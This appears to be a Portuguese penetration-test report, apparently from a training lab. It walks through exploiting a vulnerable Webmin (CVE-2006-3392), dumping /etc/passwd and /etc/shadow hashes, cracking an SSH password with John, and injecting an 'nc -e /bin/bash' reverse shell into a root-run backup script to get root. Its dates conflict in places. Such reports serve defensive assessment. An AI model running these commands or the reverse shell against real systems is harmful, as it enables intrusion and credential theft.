1

## Controle de Versões:

| DATA | VERSÃO | AUTOR | ALTERAÇÕES |
|---|---|---|---|
| 01/09/2022 | 1.0 | Matheus Santana | Versão Final |

| *CONFIDENCIAL* |
|---|
| *Este documento contém informações proprietárias e confidenciais e todos os dados encontrados durante os testes e presentes neste documento foram tratados de forma a garantir a privacidade e o sigilo dos mesmos. A duplicação, redistribuição ou uso no todo ou em parte de qualquer forma requer o consentimento da* ***HunterCorp.*** |

## Aviso Legal

O *Pentest* foi realizado durante o período de **01/08/2022** até **30/08/2022**. As constatações e recomendações refletem as informações coletadas durante a avaliação e estado do ambiente naquele momento e não quaisquer alterações realizadas posteriormente fora deste período.

O trabalho desenvolvido pela MANDALORIAN SECURITY **NÃO** tem como objetivo corrigir as possíveis vulnerabilidades, nem proteger a CONTRATANTE contra ataques internos e externos, nosso objetivo é fazer um levantamento dos riscos e recomendar formas para minimizá-los.

As recomendações sugeridas neste relatório devem ser testadas e validadas pela equipe técnica da empresa CONTRATANTE antes de serem implementadas no ambiente em produção. A MANDALORIAN SECURITY **não se responsabiliza** por essa implementação e possíveis impactos que possam vir a ocorrer em outras aplicações ou serviços.

## Informações de Contato

| NOME | CARGO | INFORMAÇÕES |
|---|---|---|
| **HUNTER CORP** | | |
| Ricardo Gonçalves | Diretor de Segurança da Informação | **Telefone:** (55) 18 99822-2223<br>**Email:** ricardo.gonçalves@hunter.com.br |
| **CORPO TÉCNICO \| MANDALORIAN SECURITY** | | |
| Matheus Felipe de Santana | Penetration Tester | **Telefone:** (18) 99797-0273<br>**Email:** matheus@mandalorian.com.br |

# Sumário Executivo

A Mandalorian Security avaliou a postura de segurança da Hunter Corp através de um Pentest Externo pelo período de 01 de Setembro de 2022 até 30 de Setembro de 2022. Os resultados das avaliações efetuadas no ambiente a partir da internet demonstram que a empresa possui sérios riscos cibernéticos com a presença de vulnerabilidades de nível **CRÍTICO** que **comprometem a integridade, disponibilidade e o sigilo de informações sensíveis**.

| RISCO | VULNERABILIDADE |
|---|---|
| **Crítico** | A falha no webmin permite obter arquivos sensíveis do servidor **(CVE-2006-3392)** |

É altamente recomendável que a Hunter Corp resolva as vulnerabilidades classificadas como risco crítico com **alta prioridade** para que não haja um impacto negativo para os negócios, visto a criticidade das vulnerabilidades encontradas e passíveis de serem exploradas através da internet.

A tabela abaixo resume as principais vulnerabilidades e riscos encontrados durante os testes realizados e ao final deste relatório são propostas as recomendações para mitigação dos problemas encontrados.

| | |
|---|---|
| **Descrição** | A falha no webmin permite obter arquivos sensíveis do servidor (CVE-2006-3392) |
| **Risco** | Crítico |
| **Impacto** | Explorando a vulnerabilidade é possível obter arquivos sensíveis do servidor e posteriormente descobrir as credenciais de acesso ao SSH. |
| **Sistema** | 172.16.1.240 porta 10000 |
| **Recomendação** | Atualizar a versão do webmin e melhorar a política de senhas |

## Introdução

A Mandalorian Security foi contratada para conduzir uma avaliação de segurança (*Penetration Testing*) no ambiente digital da Hunter Corp.

A avaliação foi conduzida de maneira a simular um ciberataque à partir da internet com o objetivo de determinar o impacto que possíveis vulnerabilidades de segurança possam ter no que diz respeito à **intergridade, disponibilidade e confidencialidade** das informações da empresa contratante.

Os testes foram realizados entre os dias 01 de Setembro de 2022 e 30 de Setembro de 2022 e este documento contém todos os resultados.

O método utilizado para a execução do serviço proposto segue rigorosamente as melhores práticas de mercado, garantindo a adequação às normas internacionais de segurança da informação, e os relatórios gerados apontam evidências quanto à segurança do ambiente definido no escopo.

## Escopo

| TIPO DE AVALIAÇÃO | DETALHES |
|---|---|
| Pentest Black Box Interno | 172.16.1.240 |

De acordo com o combinado e acordado entre as partes, a avaliação escolhida foi do tipo ***Black Box (sem conhecimento de informações)***, ou seja, a única informação oferecida pela CONTRATANTE foi uma URL.

### Limitações do Escopo

As **limitações** impostas pela CONTRATANTE foram:

- Os testes devem encerrar caso seja possível comprometer algum host na rede interna
- Ataques DoS e DDoS (Negação de Serviço)
- Ataques de Engenharia Social

## Metodologia

Para execução destes trabalhos, a Mandalorian Security adotou a metodologia própria mesclada com padrões existentes e solidamente reconhecidos, tais como *PTES (Penetration Testing Execution Standard) e OWASP Top Ten nas quais foram* executados nas seguintes fases:

Coleta de Informações
Varredura
Enumeração
Exploração
Pós Exploração
Documentação

A fase de coleta de informações tem como objetivo mapear a superfície de ataque, identificando informações sobre blocos de ip, subdomínios e ambientes digitais de propriedade da Hunter Corp.

A fase de varredura consiste em identificar portas abertas, serviços ativos e possíveis mecanismos de defesa.

A fase de enumeração permite identificar detalhes sobre os serviços ativos, identificando possíveis versões, fornecedores, usuários e informações que possam ser uteis para o sucesso de um ataque.

A fase de exploração tem como objetivo explorar as possíveis vulnerabilidades identificadas nos serviços e sistemas identificados nas fases anteriores e obter acesso ao sistema.

A fase de pós exploração tem como objetivo aprofundar o ataque obtendo mais privilégios e aumentando o nível de acesso, se deslocando para outros sistemas afim de controlar ou extrair dados mais sensíveis.

A fase de documentação consiste em relatar todos os resultados obtidos nas fases anteriores.

## Narrativa da Análise Técnica

Os testes iniciaram no dia **01/08/2022** de posse apenas dos endereços informados pelo cliente.

## HOST 172.16.1.240

***Coleta de Informações***


Durante a fase de coleta de informações identificamos serviços expostos para visualizar com as versões utilizando o nmap.

nmap -sS -sV -Pn -oN doors-open 172.16.1.240


```
# Nmap 7.92 scan initiated Tue Aug 23 18:06:24 2022 as: nmap -sS -sV -Pn -oN doors-open 172.16.1.240
Nmap scan report for 172.16.1.240
Host is up (0.30s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u6 (protocol 2.0)
80/tcp    open  http    Apache httpd 2.2.22 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
2121/tcp  open  ftp     ProFTPD 1.3.4a
10000/tcp open  http    MiniServ 0.01 (Webmin httpd)
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Aug 23 18:13:45 2022 -- 1 IP address (1 host up) scanned in 441.19 seconds
```

Após o nmap verificamos o que está rodando na porta 80 , 10000.

Porta 80:




Na porta 10000 verificamos que existe um serviço webmin:





Poderiamos realizar um brute force inicial para testes nos serviços , ftp na 2121 ou ssh na porta 22, mas primeiro vamos explorar o serviço do webmin.


Ainda coletando informações buscamos na porta web realizamos um fuzzing com gobuster para verificar se há algo interessante.

Realizado scan com gobuster no endpoint.

gobuster dir -e -u http://172.16.1.240 -w /usr/share/wordlists/dirb/big.txt --no-error -o gobuster-arquivos





Como existe um serviço do webmin tentamos utilizar o nmap para analise do CVE-2006-3392



### *Coleta de informações*

Para tentativa de exploração da vulnerabilidade, utilizamos o searchsploit para localizar um exploit compativel com a versão 1.290 do webmin.

searchsploit webmin 1.290





Utilizamos o exploit 2017.pl para tentativa de coletar informações de user e password.

Como é um http utilizamos o targ "0" no final do script.

Aqui tentamos ler o arquivo de usuários do linux:


./2017.pl 172.16.1.240 10000 /etc/passwd 0



## Exploração das Vulnerabilidades

Ao buscar por vulnerabilidades para a versão em produção do webmin identificado encontramos o **CVE-2006-3392** no qual o host é vulnerável.

| http://172.16.1.240:10000/ |
|---|




| CVE-2006-3392 |
|---|
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3392<br>http://www.rapid7.com/db/modules/auxiliary/admin/webmin/file_disclosure<br>https://www.exploit-db.com/exploits/2017 |

O exploit permite acessar arquivos no sistemas, sendo assim, acessamos o arquivo com informações de usuários e senhas (/etc/passwd e /etc/shadow) por se tratar de um sistema operacional Linux, as senhas estavam com hashes sha512 com salt.

*./2017.pl 172.16.1.240 10000 /etc/passwd 0*

```
┌──(root㉿matheus)-[/home/matheus/Documents/DESEC/Byteinc]
└─# ./2017.pl 172.16.1.240 10000 /etc/passwd 0
WEBMIN EXPLOIT !!!!! coded by UmZ!
Comments and Suggestions are welcome at umz32.dll [at] gmail.com
Vulnerability disclose at securitydot.net
I am just coding it in perl 'cuz I hate PHP!
Attacking 172.16.1.240 on port 10000!
FILENAME:  /etc/passwd

 FILE CONTENT STARTED
 ____________________________________

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:104:107:MySQL Server,,,:/nonexistent:/bin/false
proftpd:x:105:65534::/var/run/proftpd:/bin/false
ftp:x:106:65534::/srv/ftp:/bin/false
webmaster:x:1001:1001::/home/webmaster:/bin/sh
dev:x:1000:1000:,,,:/home/dev:/bin/bash
```

Agora tentamos ler o arquivo shadow com os hashs.

./2017.pl 172.16.1.240 10000 /etc/shadow 0

```
┌──(root㉿matheus)-[/home/matheus/Documents/DESEC/Byteinc]
└─# ./2017.pl 172.16.1.240 10000 /etc/shadow 0
WEBMIN EXPLOIT !!!!! coded by UmZ!
Comments and Suggestions are welcome at umz32.dll [at] gmail.com
Vulnerability disclose at securitydot.net
I am just coding it in perl 'cuz I hate PHP!
Attacking 172.16.1.240 on port 10000!
FILENAME:  /etc/shadow

 FILE CONTENT STARTED
 ____________________________________

root:$6$U14//Wx/$bYoW8igduAcCv/Ji5n51VW4IXIZdJyg.6M8XX2IenjjNso8IsiWzRVlgvpj3vi8ZoUe9LVSI9z.9e92h6c3nF/:17406:0:99999:7:::
daemon:*:17047:0:99999:7:::
bin:*:17047:0:99999:7:::
sys:*:17047:0:99999:7:::
sync:*:17047:0:99999:7:::
games:*:17047:0:99999:7:::
man:*:17047:0:99999:7:::
lp:*:17047:0:99999:7:::
mail:*:17047:0:99999:7:::
news:*:17047:0:99999:7:::
uucp:*:17047:0:99999:7:::
proxy:*:17047:0:99999:7:::
www-data:*:17047:0:99999:7:::
backup:*:17047:0:99999:7:::
list:*:17047:0:99999:7:::
irc:*:17047:0:99999:7:::
gnats:*:17047:0:99999:7:::
nobody:*:17047:0:99999:7:::
libuuid:!:17047:0:99999:7:::
Debian-exim:!:17047:0:99999:7:::
statd:*:17047:0:99999:7:::
sshd:*:17047:0:99999:7:::
mysql:!:17047:0:99999:7:::
proftpd:!:17406:0:99999:7:::
ftp:*:17406:0:99999:7:::
webmaster:$6$uIFlPsdt$duM8PaaeofAbKyESWnJqN10Zo19lU6U0lS4CtcuGz5TdWGxi1cPBm8sGwjcRrSFSHEtL0c3uHoO.LP/5n7lRJ.:17406:0:99999:7:::
dev:$6$sc774ygH$6x.FrAFwd2BxqzHWecKplcHM8yvCsQFLqM.srG/n0mkjWc2N3MqIMSlCAfZNAvIOmwP44UgZYHQwAFqdtWQ.N0:17406:0:99999:7:::
```


O exploit permite acessar arquivos no sistemas, sendo assim, acessamos o arquivo com informações de usuários e senhas (hashes), criado um arquivo com o utilitario do john o unshadow para criar um arquivo de hash, depois quebrar utilizando o john.

| HASH CRIADO COM UNSHADOW |
| --- |
| webmaster:<br>$6$uIFlPsdt$duM8PaaeofAbKyESWnJqN10Zo19lU6U0lS4CtcuGz5TdWGxi1cPBm8sGwjcRrSFSHEtL0c3uHoO.LP/5n7lRJ.:1001:1001::/home/webmaster:/bin/sh |

Apesar do hash teoricamente ser forte e ter um salt ainda assim é possível realizar um ataque para descoberta do hash uma vez que temos posse do hash e salt completo.


Utilizado o john.

john --format=sha512crypt -w:/usr/share/wordlists/rockyou.txt hashbyteinc




| SENHA DESCOBERTA |
| --- |
| Usuário: webmaster<br>Senha: webmastersphp01 |


Após descobrir a senha, tivemos sucesso em nos autenticar ao servidor via SSH na porta 22.




Vamos procurar uma maneira de escalar privilégios dentro do acesso ssh.

Inicamos a busca de arquivos que estão executando com perm 777 root.

find / -type f -perm 777 2>/dev/null



Logo encontramos um arquivo suspeito executando como root.

Analisando o arquivo vericamos que talvez seja possível uma reverse shell com root.

Inserimos um nc -e *bin*/bash nossoip porta, para que o arquivo tente se conectar com nosso micro entregando um bash como root.

```
#!/bin/sh

#rm -f /home/dev/backup/backup.tar.gz
cd /home/dev/backup
tar cfz /home/dev/backup/backup.tar.gz *
chown dev:dev /home/dev/backup/backup.tar.gz
#rm -f /home/dev/backup/*.BAK
nc -e /bin/bash 172.20.1.99 443
```

E após a tentativa conseguimos um bash com root no alvo.

```
┌──(root㉿matheus)-[/home/matheus]
└─# nc -vnlp 443
listening on [any] 443 ...
connect to [172.20.1.99] from (UNKNOWN) [172.16.1.240] 41229
id
uid=0(root) gid=0(root) groups=0(root)
bash -i
python -c 'import pty;pty("/bin/bash")'
 python -c 'import pty; pty.spawn("/bin/bash")'
root@serverdev:/home/dev/backup# clear
clear
TERM environment variable not set.
root@serverdev:/home/dev/backup# id
id
uid=0(root) gid=0(root) groups=0(root)
root@serverdev:/home/dev/backup# whoami
whoami
root
root@serverdev:/home/dev/backup#
```

# Conclusão da Análise Técnica

Conforme definido no escopo, os testes deveriam encerrar se fosse possível chegar até a rede interna da empresa através da internet.

| LIMPEZA DE RASTROS |
| --- |
| *Após a coleta das informações e evidências acima demonstradas, restauramos os sistemas exatamente conforme encontramos, os usuários criados para a prova de conceito foram removidos, assim como, os exploits utilizados durante o ataque foram devidamente excluídos.* |

# Inerabilidades e Recomendações

| | |
| --- | --- |
| **HOST** | 172.16.1.240 |

| | |
| --- | --- |
| **Descrição** | A versão do webmin em produção no servidor possuí uma vulnerabilidade crítica que contém exploit público disponível. |
| **Risco** | Crítico |
| **Impacto** | A falha permite um atacante obter arquivos sensíveis no servidor e posteriormente descobrir as credenciais de acessos do SSH. |
| **Sistema** | http://172.16.1.240:10000 |
| **Referências** | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3392<br>**Exploit:** https://www.exploit-db.com/exploits/2017 |

## Problemas

1) Versão do software em produção desatualizada e vulnerável
2) Este host possui um controle contra **portscan** ineficiente, ou seja, mesmo com o controle ativo é possível fazer uma varredura de portas e descobrir os serviços ativos.
3) Politica de senha fraca pois a senha utilizada no hash do user (webmaster) foi descoberta por conta de fazer parte de wordlists conhecidas.

## Recomendações

1) **Atualizar** a versão do webmin para a mais recente no site do fabricante
2) Ajustar o controle contra **portscan** para bloquear acessos ao tentar se comunicar com pelo menos 1 porta inválida
3) Usar senhas fortes geradas por cofres de senhas

## Considerações Finais

A realização deste teste de segurança permitiu identificar vulnerabilidades e problemas de segurança que **poderiam causar um impacto negativo** aos negócios do cliente. Com isso podemos concluir que o teste atingiu o objetivo proposto.

Podemos concluir que a avaliação de segurança como o **teste de invasão** apresentado neste relatório é **fundamental** para identificar vulnerabilidades, testar e melhorar controles e mecanismos de defesa afim de garantir um bom grau de segurança da informação em seu ambiente digital.

Após a **CONTRATANTE** aplicar todas as correções sugeridas faremos um reteste nas vulnerabilidades apresentadas para comprovar que os problemas foram devidamente resolvidos.

Desde já agradecemos a Hunter Corp pela oportunidade em oferecer nossos serviços de segurança ofensiva.